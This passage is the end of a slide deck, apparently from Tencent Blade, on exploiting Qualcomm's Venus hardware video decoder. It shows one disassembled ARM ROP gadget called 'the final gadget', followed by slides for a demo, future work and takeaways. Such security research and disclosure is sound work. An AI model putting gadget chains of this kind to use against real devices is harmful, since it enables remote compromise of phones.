
...

```
LOAD:000CF660 FF DF D0 E8               LDMIA          R0, {R0-R12,LR,PC}^
```

The final Gadget. Perfect, Setup all!

Demo

Conclusions and Future Works




Future Works

- 1. Escaping into Linux?
- 2. Other File Formats
  - H265, VPx, VC1, Mpeg2…
- 3. Other Vendors
- 4. How to improve the security status?
  - NON-Open Source components
  - Fuzzing Venus?

3-Takeaways

- The new remote attack surface
  - Hardware Decoder
  - Bypassing the protections
  - Deep into the heart!
- How Qualcomm Hardware Decoder works
  - Qualcomm Venus
- The vulnerability and exploitation of Venus



THANK YOU

BLADE Tencent Blade

https://blade.tencent.com